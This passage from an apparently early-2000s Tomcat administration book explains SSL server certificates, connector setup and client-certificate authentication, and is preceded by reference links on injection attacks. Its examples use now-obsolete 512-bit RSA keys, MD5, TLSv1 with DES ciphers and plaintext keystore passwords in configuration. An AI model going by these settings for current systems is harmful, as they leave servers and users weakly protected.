http://apache.slashdot.org/article.pl?sid=02/10/02/1454209&mode=thread&tid=128

HTML injection

http://www.securityps.com/resources/webappsec_overview/img18.html

SQL injection

http://www.securiteam.com/securityreviews/5DP0N1P76E.html

http://www.owasp.org/asac/input_validation/sql.shtml

Command injection

http://www.owasp.org/asac/input_validation/os.shtml

Path traversal
: *http://www.owasp.org/asac/input_validation/pt.shtml*

Metacharacters
: *http://www.owasp.org/asac/input_validation/nulls.shtml*

  http://www.owasp.org/asac/input_validation/meta.shtml

Open source web application security tools
: *http://www.owasp.org*

Securing Tomcat with SSL

Before web site users give that all-important credit card number over the Internet, they have to trust your site. One of the main ways to enable that (apart from being a big name) is by using a digital server certificate. This certificate is used as a software basis to begin the process of encrypting web traffic, so that credit card numbers sent from a consumer in California to a supplier in Suburbia cannot be intercepted—either read or modified—by a hacker in Clayton while in transit. Encryption happens in both directions, so the sales receipt listing the credit card number goes back encrypted as well.

The digital server certificate is issued by one of a small handful of companies worldwide; each company is a known *Certificate Authority* (CA). These companies verify that the person to whom they are issuing the digital server certificate really is who he claims to be, rather than, say, Dr. Evil. These companies then sign your server certificate using their own certificate. Theirs has been, in turn, signed by another, and so on. This series of certificates is known as a *certificate chain*. At the end of the chain, there is one master certificate, which is kept in a very secure location. The certificate chain is designed based on the "chain of trust" concept: for the process to work, everybody along the way must be trustworthy. Additionally, the technology must be able to distinguish between the real holder of a real certificate, a false holder of a real certificate (stolen credentials), and the holder of a falsified certificate. If a certificate is valid but cannot be supported by a chain of trust, it will be treated as homemade, or *self-signed*. Self-signed certificates are adequate for encryption, but they are unsuitable for authentication. Consumers generally will not trust them for e-commerce, because of all the warnings from the browser.

Note that if you are using Tomcat behind Apache *httpd* as described in "Using the mod_jk2 Connector" in Chapter 5, you do not need to enable SSL in Tomcat. The frontend web server (Apache *httpd*) will handle the decryption of incoming requests and the encryption of the responses, and forward these to Tomcat in the clear, either on the localhost or over an internal network link. Any servlets or JSPs will behave as if the transaction is encrypted, but only the communication between Apache *httpd* and the user's web browser will actually be encrypted.

So how do you generate your server certificate? You can use either the Java keytool program (part of the standard JDK or J2SE SDK) or the popular OpenSSL suite (a free package from *http://www.openssl.org*). OpenSSL is used with the Apache *httpd* web server, the OpenSSH secure shell, and other popular software. Here are the steps to generate and sign a certificate:

1. Create a private RSA key for your Tomcat server:

   ```
   # keytool -genkey -alias tomcat -keyalg RSA
   ```

2. Create a CSR for signing, resulting in a *csr* file:

   ```
   # mkdir -p -m go= /etc/ssl/private
   # keytool -certreq -keyalg RSA -alias tomcat -file /etc/ssl/private/certreq.csr
   ```

   This step is unnecessary if you are going to self-sign your certificate.

3. Have the CA sign the certificate, download the certification (if necessary), and import the result:

   ```
   # keytool -import -keystore $JAVA_HOME/jre/lib/security/cacerts -alias CA_NAME -
   trustcacerts -file /etc/ssl/THEIR_CA_CERT_FILE
   # keytool -import -alias tomcat -trustcacerts -file /etc/ssl/YOUR_NEW_CERT_FILE
   ```

4. If you are self-signing, sign the certificate:

   ```
   # keytool -selfcert -alias tomcat
   ```

5. Have the CA sign it, download their CA certificate if necessary, and then import the result:

   ```
   # keytool -import -keystore $JAVA_HOME/jre/lib/security/cacerts -alias
   ```

You can store the public certificate and private key files anywhere you want, but for the best security, the contents of the private directory should be secure from unauthorized users. Additionally, don't store certificates in the Tomcat distribution's directory (neither $CATALINA_HOME nor $CATALINA_BASE) because doing that may complicate future upgrades of Tomcat.

Here is what happens when we create a self-signed certificate using keytool:

```
$ keytool -genkey -alias tomcat -keyalg RSA
Enter keystore password:  secrit
What is your first and last name?
  [Unknown]:  Ian Darwin
What is the name of your organizational unit?
  [Unknown]:  Covert Operations
What is the name of your organization?
  [Unknown]:  Darwin Open Systems
What is the name of your City or Locality?
  [Unknown]:  Palgrave
What is the name of your State or Province?
  [Unknown]:  Ontario
```


```
What is the two-letter country code for this unit?
  [Unknown]:  **ca**
Is <CN=Ian Darwin, OU=Darwin Open Systems, O=Darwin Open Systems, L=Palgrave,
ST=Ontario, C=ca> correct?
  [no]:  **yes**
Enter key password for <tomcat>
        (RETURN if same as keystore password):  **secrit**
# ls -l $HOME/.keystore
-rw-r--r--  1 ian  wheel  1407 Jun 21 16:01 /home/ian/.keystore
# keytool -selfcert -alias tomcat
Enter keystore password:  **secrit**
# keytool -list
Enter keystore password:  **secrit**

Keystore type: jks
Keystore provider: SUN

Your keystore contains 1 entry:

tomcat, Fri Jun 21 20:38:36 EDT 2002, keyEntry,
Certificate fingerprint (MD5): 6A:E5:A1:2C:5B:5E:A2:3B:67:17:6B:2F:18:BC:DC:1D
```

Of course, when we try to use this certificate, the browser considers it a bit disreputable, so it spews out the warnings shown in Figure 6-4.



Netscape: Untitled
File Edit View Go Communicator Help
Back Forward Reload Home Search Netscape Print Security Shop Stop
Bookmarks Location:
What's Related
More Info...
<Back
Next>
Cancel

https://127.0.0.1:8443/jabadot/index.jsp

Netscape: View A Certificate

This Certificate belongs to: Ian Darwin, Darwin Open Systems, Darwin Open Systems, Palgrave, Ontario, ca

This Certificate was issued by: Ian Darwin, Darwin Open Systems, Darwin Open Systems, Palgrave, Ontario, ca

Serial Number: 3D:13:86:2A

This Certificate is valid from Fri Jun 21, 2002 to Thu Sep 19, 2002

Certificate Fingerprint: 76:FF:D8:F0:47:8F:8F:47:DD:E7:DF:C2:81:2B:FA:FC

Netscape: New Site Certificate

New Site Certificate

Here is the Certificate that is being presented:

Certificate for: Darwin Open Systems
Signed by: Darwin Open Systems
Encryption: Highest Grade (RC4 with 128-bit secret key)

The signer of the Certificate promises you that the holder of this Certificate is wh
encryption level is an indication of how difficult it would be for someone to eaves
exchanged between you and this web site.

Connect: Host 127.0.0.1:8443 contacted. Waiting for reply...

Figure 6-4. Self-signed certificate in action

Setting Up an SSL Connector for Tomcat

Now that your certificate is in place in your keystore, you also need to configure Tomcat to use the certificate—that is, to run an SSL connector. An SSL connector is already set up in the *server.xml* file, but it is commented out.

If you're using a version of the JDK lower than 1.4, you must download and install the Java Secure Sockets Extension (JSSE) JAR file into your *$JAVA_HOME/jre/lib/ext* directory. You can get it from Sun Microsystems's web page at *http://java.sun.com/products/jsse*. Once you have JSSE downloaded, make sure JAVA_HOME is set correctly, and then unpack the zip archive and copy the JSSE JARs:

```
# jar xf jsse-1_0_3_01-do.zip
# cp jsse1.0.3_01/lib/* $JAVA_HOME/jre/lib/ext
```

If you don't want to copy JAR files into your JDK's *lib/ext* directory, you can instead put them in a different location and set the JSSE_HOME environment variable to point to that directory.

In Tomcat 4.0, the HTTPS connector configuration looks like this:

```
<!-- Define an SSL HTTP/1.1 Connector on port 8443 -->
<!--
<Connector className="org.apache.catalina.connector.http.HttpConnector"
           port="8443" minProcessors="5" maxProcessors="75"
           enableLookups="true"
           acceptCount="10" debug="0" scheme="https" secure="true">
  <Factory className="org.apache.catalina.net.SSLServerSocketFactory"
           clientAuth="false" protocol="TLS"/>
</Connector>
-->
```

In Tomcat 4.1, it looks something like this:


```
<!-- Define a SSL Coyote HTTP/1.1 Connector on port 8443 -->
<!--
<Connector className="org.apache.coyote.tomcat4.CoyoteConnector"
           port="8443" minProcessors="5" maxProcessors="75"
           enableLookups="true"
           acceptCount="10" debug="0" scheme="https" secure="true"
           useURIValidationHack="false">
  <Factory className="org.apache.coyote.tomcat4.CoyoteServerSocketFactory"
           clientAuth="false" protocol="TLS" />
</Connector>
-->
```

In either case, you mainly need to remove the comment markers (<!-- and -->) around the Connector element and restart Tomcat.

If the keyfile is not in the home directory for the user whom Tomcat runs as, add a keystoreFile attribute to the Factory element. If the password is anything other than "changeit" (and it should be), add a keystorePass attribute:

```
<Factory className="org.apache.coyote.tomcat4.CoyoteServerSocketFactory"
         keystoreFile="/home/ian/.keystore"
         keystorePass="secrit"
         clientAuth="false" protocol="TLS" />
```

Once you have Tomcat configured and running, access it with your web browser at *https://localhost:8443*. Your browser should present you with the server certificate for approval. Once you approve the certificate, you should see the usual Tomcat index page, only this time as the secure page shown in Figure 6-5.


Apache Tomcat/4.1.17 - Mozilla
File Edit View Go Bookmarks Tools Window Help
Back Forward Reload Stop
https://localhost:8443/index.jsp
Search
Print
Home
Bookmarks
https://localhost:8443/tomcat-docs

Apache
Tomcat/4.1.17

The Apache Jakarta Project
http://jakarta.apache.org/

Administration

Tomcat Administration
Tomcat Manager

Documentation

Tomcat Documentation

Tomcat Online

Home Page
Bug Database
Users Mailing List
Developers Mailing List
IRC

Examples

JSP Examples
Servlet Examples

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:

$CATALINA_HOME/webapps/ROOT/index.html

where "$CATALINA_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who has arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the Tomcat Documentation for more detailed setup and administration information than is found in the INSTALL file.

NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in `$CATALINA_HOME/conf/tomcat-users.xml`.

Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation (including the Servlet 2.3 and JSP 1.2 API JavaDoc), and an introductory guide to developing web applications.

Figure 6-5. Tomcat serving its index page over a secure socket connection

Multiple Server Certificates

Suppose you are an ISP with clients, several of whom want to have their own certificate. Typically this would involve using Virtual Hosts (as covered in Chapter 7). Simply add an SSL `Factory` element to the appropriate client's `Connector`, giving the keystore file for that specific client.

Client Certificates

Another great security feature that Tomcat supports is SSL client authentication via X.509 client certificates. That is, a user can securely log into a site without typing in a password by configuring his web browser to present an X.509 client certificate to the server automatically. The X.509 client certificate uniquely identifies the user, and Tomcat verifies the user's client certificate against its own set of certificate authorities, which are stored in the certificate authority keystore within the JRE. Once the user is verified on the first HTTPS request, Tomcat begins a servlet session for that user. This method of authentication is called `CLIENT-CERT`.

The directions in this section showing how to configure Tomcat and web browsers to use `CLIENT-CERT` authentication assume that you already have SSL configured and working. Make sure to set up SSL first.

Create a directory where you can create and store certificate files:

```
# mkdir -p -m go= /etc/ssl/private
# mkdir -p -m go= /etc/ssl/private/client
```

Create a new key and request for your own certificate authority:

```
# openssl req -new -newkey rsa:512 -nodes -out /etc/ssl/private/ca.csr -keyout /etc/
ssl/private/ca.key
Using configuration from /usr/share/ssl/openssl.cnf
Generating a 512 bit RSA private key
..++++++++++++
.++++++++++++
writing new private key to '/etc/ssl/private/ca.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:California
Locality Name (eg, city) []:Dublin
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Jason's Certificate
Authority
Organizational Unit Name (eg, section) []:System Administration
Common Name (eg, your name or your server's hostname) []:Jason's CA
Email Address []:jason@brittainweb.org

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
```

Create your certificate authority's self-signed and trusted X.509 digital certificate:

```
# openssl x509 -trustout -signkey /etc/ssl/private/ca.key -days 365 -req
   -in /etc/ssl/private/ca.csr -out /etc/ssl/ca.pem
Signature ok
subject=/C=US/ST=California/L=Dublin/O=Jason's Certificate Authority/OU=System
Administration/CN=Jason's CA/Email=jason@brittainweb.org
Getting Private key
```

Import your certificate authority's certificate into your JDK's certificate authorities keystore:

```
# keytool -import -keystore $JAVA_HOME/jre/lib/security/cacerts -file /etc/ssl/ca.pem
-alias jasonsca
```

```
Enter keystore password:  changeit
Owner: EmailAddress=jason@brittainweb.org, CN=Jason's CA, OU=System Administration,
O=Jason's Certificate Authority, L=Dublin, ST=California, C=US
Issuer: EmailAddress=jason@brittainweb.org, CN=Jason's CA, OU=System Administration,
O=Jason's Certificate Authority, L=Dublin, ST=California, C=US
Serial number: 0
Valid from: Thu Feb 06 00:46:01 PST 2003 until: Fri Feb 06 00:46:01 PST 2004
Certificate fingerprints:
         MD5:  B1:EB:F5:B5:37:56:50:24:1F:07:37:FA:73:01:B9:9F
         SHA1: 01:B6:D5:BB:5A:5F:59:7D:BC:80:B7:ED:EC:5E:BD:37:C8:71:F8:DD
Trust this certificate? [no]:  yes
Certificate was added to keystore
```

Create a serial number file for your certificate authority to use. By default, OpenSSL usually wants this number to start with "02":

```
# echo "02" > /etc/ssl/private/ca.srl
```

Create a key and certificate request for your client certificate:

```
$ openssl req -new -newkey rsa:512 -nodes -out
/etc/ssl/private/client/client1.req -keyout
/etc/ssl/private/client/client1.key
Using configuration from /usr/share/ssl/openssl.cnf
Generating a 512 bit RSA private key
................++++++++++++
.........++++++++++++
writing new private key to '/etc/ssl/private/client/client1.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:California
Locality Name (eg, city) []:Dublin
Organization Name (eg, company) [Internet Widgits Pty Ltd]:O'Reilly
Organizational Unit Name (eg, section) []:.
Common Name (eg, your name or your server's hostname) []:jasonb
Email Address []:jason@brittainweb.org

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
```

Note that what you type into the "Common Name" field of the client's identity will be used as the user's username within Tomcat. If you plan to use usernames and roles, the "Common Name" field's value must match up with the name of the user in the `Realm`'s user database (for example, in *$CATALINA_HOME/conf/tomcat-users.xml* for `UserDatabaseRealm`).

Use your certificate authority's certificate and key to create and sign your X.509 client certificate:

```
# openssl x509 -CA /etc/ssl/ca.pem -CAkey /etc/ssl/private/ca.key
  -CAserial /etc/ssl/private/ca.srl -req -in /etc/ssl/private/client/client1.req
  -out /etc/ssl/private/client/client1.pem
Signature ok
subject=/C=US/ST=California/L=Dublin/O=O'Reilly/CN=jasonb/Email=jason@brittainweb.org
Getting CA Private Key
```

Generate a PKCS12 client certificate from the X.509 client certificate. The PKCS12 formatted copy can be imported into the client's web browser:

```
# openssl pkcs12 -export -clcerts -in /etc/ssl/private/client/client1.pem
  -inkey /etc/ssl/private/client/client1.key -out /etc/ssl/private/client/client1.p12
  -name "Jason's Client Certificate"
Enter Export Password:clientpw
Verifying password - Enter Export Password:clientpw
```

Now list your keystore if you want to see what it currently stores:

```
# keytool -list
Enter keystore password:  password

Keystore type: jks
Keystore provider: SUN

Your keystore contains 1 entry:

tomcat, Fri Feb 07 06:07:25 PST 2003, keyEntry,
Certificate fingerprint (MD5): B9:77:65:1C:3F:95:F1:DC:36:E3:F7:7C:B0:07:B2:8C
```

You can also list the certificate authorities in your JRE's certificate authority keystore:

```
# keytool -list -keystore $JAVA_HOME/jre/lib/security/cacerts
Enter keystore password:  changeit

Keystore type: jks
Keystore provider: SUN

Your keystore contains 11 entries:

thawtepersonalfreemailca, Fri Feb 12 12:12:16 PST 1999, trustedCertEntry,
Certificate fingerprint (MD5): 1E:74:C3:86:3C:0C:35:C5:3E:C2:7F:EF:3C:AA:3C:D9
thawtepersonalbasicca, Fri Feb 12 12:11:01 PST 1999, trustedCertEntry,
Certificate fingerprint (MD5): E6:0B:D2:C9:CA:2D:88:DB:1A:71:0E:4B:78:EB:02:41
verisignclass3ca, Mon Jun 29 10:05:51 PDT 1998, trustedCertEntry,
Certificate fingerprint (MD5): 78:2A:02:DF:DB:2E:14:D5:A7:5F:0A:DF:B6:8E:9C:5D
thawteserverca, Fri Feb 12 12:14:33 PST 1999, trustedCertEntry,
Certificate fingerprint (MD5): C5:70:C4:A2:ED:53:78:0C:C8:10:53:81:64:CB:D0:1D
thawtepersonalpremiumca, Fri Feb 12 12:13:21 PST 1999, trustedCertEntry,
Certificate fingerprint (MD5): 3A:B2:DE:22:9A:20:93:49:F9:ED:C8:D2:8A:E7:68:0D
verisignclass4ca, Mon Jun 29 10:06:57 PDT 1998, trustedCertEntry,
Certificate fingerprint (MD5): 1B:D1:AD:17:8B:7F:22:13:24:F5:26:E2:5D:4E:B9:10
verisignclass1ca, Mon Jun 29 10:06:17 PDT 1998, trustedCertEntry,
Certificate fingerprint (MD5): 51:86:E8:1F:BC:B1:C3:71:B5:18:10:DB:5F:DC:F6:20
verisignserverca, Mon Jun 29 10:07:34 PDT 1998, trustedCertEntry,
Certificate fingerprint (MD5): 74:7B:82:03:43:F0:00:9E:6B:B3:EC:47:BF:85:A5:93
thawtepremiumserverca, Fri Feb 12 12:15:26 PST 1999, trustedCertEntry,
Certificate fingerprint (MD5): 06:9F:69:79:16:66:90:02:1B:8C:8C:A2:C3:07:6F:3A
jasonsca, Mon Feb 10 10:04:45 PST 2003, trustedCertEntry,
Certificate fingerprint (MD5): 22:A9:36:5C:7F:2A:F1:12:6A:22:DD:1E:7A:0C:B5:6C
verisignclass2ca, Mon Jun 29 10:06:39 PDT 1998, trustedCertEntry,
Certificate fingerprint (MD5): EC:40:7D:2B:76:52:67:05:2C:EA:F2:3A:4F:65:F0:D8
```

Next, you must configure your Tomcat's HTTPS connector to perform SSL client certificate authorization. Set the `clientAuth` attribute in the HTTPS connector's `Factory` element (in *server.xml*) to `true`:

```
<Connector className="org.apache.coyote.tomcat4.CoyoteConnector"
           port="8443" minProcessors="5" maxProcessors="75"
           enableLookups="true"
           acceptCount="100" debug="0" scheme="https" secure="true"
           useURIValidationHack="false" disableUploadTimeout="true">
  <Factory className="org.apache.coyote.tomcat4.CoyoteServerSocketFactory"
           clientAuth="true" protocol="TLS"
           keystoreFile="/root/.keystore" keystorePass="password"/>
</Connector>
```

Also, make sure that you have the `keystoreFile` and `keystorePass` attributes set correctly so that Tomcat can open your keystore.

Start (or restart) Tomcat, and give it plenty of time to start up because it will need to initialize the `SecureRandom` number generator, which takes several seconds.

Next, the client must import the client certificate into her web browser. Typically, the system administrator of a web site generates the client certificates and sends them to the clients in some secure way. Keep in mind that email isn't a very secure way of doing this, but it is often used for this purpose. If possible, it's better to allow clients to copy their certificate via a secure copy mechanism such as SSH's `scp`. Once the client user obtains her *client1.p12* client certificate, she should import it into her browser.

As an example, in the Mozilla browser, the importer is found in the "Privacy & Security" preferences under "Certificates." Click the "Manage Certificates" button and then click "Import" to import it into the "Your Certificates" set of client certificates.

Before you test your client certificate, you should configure a web application to use the `CLIENT-CERT` authentication method. Just for testing, here's how you'd edit your `ROOT` web application's *web.xml* file to make it use `CLIENT-CERT`:

```
<web-app>
  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to Tomcat
  </description>
```

```
    <login-config>
      <auth-method>CLIENT-CERT</auth-method>
      <realm-name>Client Cert Users-only Area</realm-name>
    </login-config>

    <!-- Other entries -->
  </web-app>
```

Notice that the descriptor does not require any `security-constraints` in order to use `CLIENT-CERT` for the entire application. Security constraints are necessary only when you want to configure an application to use `CLIENT-CERT` in addition to a `Realm`.

To test your client certificate from the command line, try the following command:

```
# openssl s_client -connect localhost:8443 -cert
/etc/ssl/private/client/client1.pem -key
/etc/ssl/private/client/client1.key -tls1
```

If you've set everything up correctly, you'll see output similar to the following:

```
CONNECTED(00000003)
depth=0 /C=US/ST=California/L=Dublin/O=BrittainWeb/OU=System Administration/CN=Jason
Brittain
verify error:num=18:self signed certificate
verify return:1
depth=0 /C=US/ST=California/L=Dublin/O=BrittainWeb/OU=System Administration/CN=Jason
Brittain
verify return:1
---
Certificate chain
 0 s:/C=US/ST=California/L=Dublin/O=BrittainWeb/OU=System Administration/CN=Jason
Brittain
   i:/C=US/ST=California/L=Dublin/O=BrittainWeb/OU=System Administration/CN=Jason
Brittain
---
Server certificate
-----BEGIN CERTIFICATE-----
MIICeDCCAeECBD5H4zUwDQYJKoZIhvcNAQEEBQAwgYIxCzAJBgNVBAYTAlVTMRMw
EQYDVQQIEwpDYWxpZm9ybmlhMQ8wDQYDVQQHEwZEdWJsaW4xFDASBgNVBAoTC0Jy
aXR0YWluV2ViMR4wHAYDVQQLExVTeXN0ZW0gQWRtaW5pc3RyYXRpb24xFzAVBgNV
BAMTDkphc29uIEJyaXR0YWluMB4XDTAzMDIxMDE3MzY1M1oXDTAzMDUxMTE3MzY1
M1owgYIxCzAJBgNVBAYTAlVTMRMwEQYDVQQIEwpDYWxpZm9ybmlhMQ8wDQYDVQQH
EwZEdWJsaW4xFDASBgNVBAoTC0JyaXR0YWluV2ViMR4wHAYDVQQLExVTeXN0ZW0g
QWRtaW5pc3RyYXRpb24xFzAVBgNVBAMTDkphc29uIEJyaXR0YWluMIGfMA0GCSqG
SIb3DQEBAQUAA4GNADCBiQKBgQCnLV6bjD27Odw7z7juaW7uQ+tkfYQnVc/Z3kpS
XScmQlyJ26zVH/LaYEz2CdaGKTow1kJSX/yKBdsfboW+gFlO83zFJDUdR3927afv
sBG9L+/yuNMb5Z7tTkOONOFlDyLB9SYOhwwJv1MHpgzWF29TlgHB24+tKIJbQ4kX
ixzxLwIDAQABMA0GCSqGSIb3DQEBBAUAA4GBABp2KgmM6G/EFmzTSnisgVgzyuhj
AbaYp9uvHSuRjQxOP+/2A5kbK+SAHQBJQ4+iw4Z/OKvNoPPd5VPuEmaiyi8FojGn
Qr21Bp9A9KhEPbCXU3QLZ4LjzNLiOCRo6nceA1xEy9sWQCfisyFJwMZ75Wj/hfA4
OGJeTeVRsKToyu4M
-----END CERTIFICATE-----
subject=/C=US/ST=California/L=Dublin/O=BrittainWeb/OU=System Administration/CN=Jason
Brittain
issuer=/C=US/ST=California/L=Dublin/O=BrittainWeb/OU=System Administration/CN=Jason
Brittain
```

```
---
Acceptable client certificate CA names
/C=US/O=VeriSign, Inc./OU=Class 2 Public Primary Certification Authority
/C=US/O=VeriSign, Inc./OU=Class 3 Public Primary Certification Authority
/C=ZA/ST=Western Cape/L=Cape Town/O=Thawte Consulting cc/OU=Certification Services
Division/CN=Thawte Premium Server CA/Email=premium-server@thawte.com
/C=ZA/ST=Western Cape/L=Cape Town/O=Thawte Consulting/OU=Certification Services
Division/CN=Thawte Personal Freemail CA/Email=personal-freemail@thawte.com
/C=US/O=RSA Data Security, Inc./OU=Secure Server Certification Authority
/C=US/O=VeriSign, Inc./OU=Class 1 Public Primary Certification Authority
/C=ZA/ST=Western Cape/L=Cape Town/O=Thawte Consulting cc/OU=Certification Services
Division/CN=Thawte Server CA/Email=server-certs@thawte.com
/C=US/O=VeriSign, Inc./OU=Class 4 Public Primary Certification Authority
/C=ZA/ST=Western Cape/L=Cape Town/O=Thawte Consulting/OU=Certification Services
Division/CN=Thawte Personal Premium CA/Email=personal-premium@thawte.com
/C=US/ST=California/L=Dublin/O=Jason's Certificate Authority/OU=System
Administration/CN=Jason Brittain/Email=jasonb@collab.net
/C=ZA/ST=Western Cape/L=Cape Town/O=Thawte Consulting/OU=Certification Services
Division/CN=Thawte Personal Basic CA/Email=personal-basic@thawte.com
---
SSL handshake has read 2517 bytes and written 1530 bytes
---
New, TLSv1/SSLv3, Cipher is DES-CBC3-SHA
Server public key is 1024 bit
SSL-Session:
    Protocol  : TLSv1
    Cipher    : DES-CBC3-SHA
    Session-ID: 3E47E6583D62F9C7A8AF136FEA9B90A4A17E93E18DB98634FC3F75A1BD080EF6
    Session-ID-ctx:
    Master-Key:
2625E1CE66C2EB88D2EF1767877EA6996DD4B4B847CD3B0D4D1CC62216C180A0829DBD21DE5D399760A3B
A760872C527
    Key-Arg   : None
    Start Time: 1044899416
    Timeout   : 7200 (sec)
    Verify return code: 0 (ok)
---
```

Then, the *openssl s_client* waits for you to type in a request to go over the (now opened) SSL connection. Type in a request:

```
GET /index.jsp HTTP/1.0
```

Hit the Enter key twice. You should see Tomcat's response (the HTML source of a long web page). You can use this client to help troubleshoot any problems, as well as test web applications that are running on Tomcat through HTTPS.

Using this technique, you can (for free) generate one client certificate for each of your users, distribute them to each user, and then none of your users would need to enter a login password once the certificate is installed in their web browsers. Or, you can combine client certificate authentication with passwords or some other kind of authentication to enforce multiple-credential logins.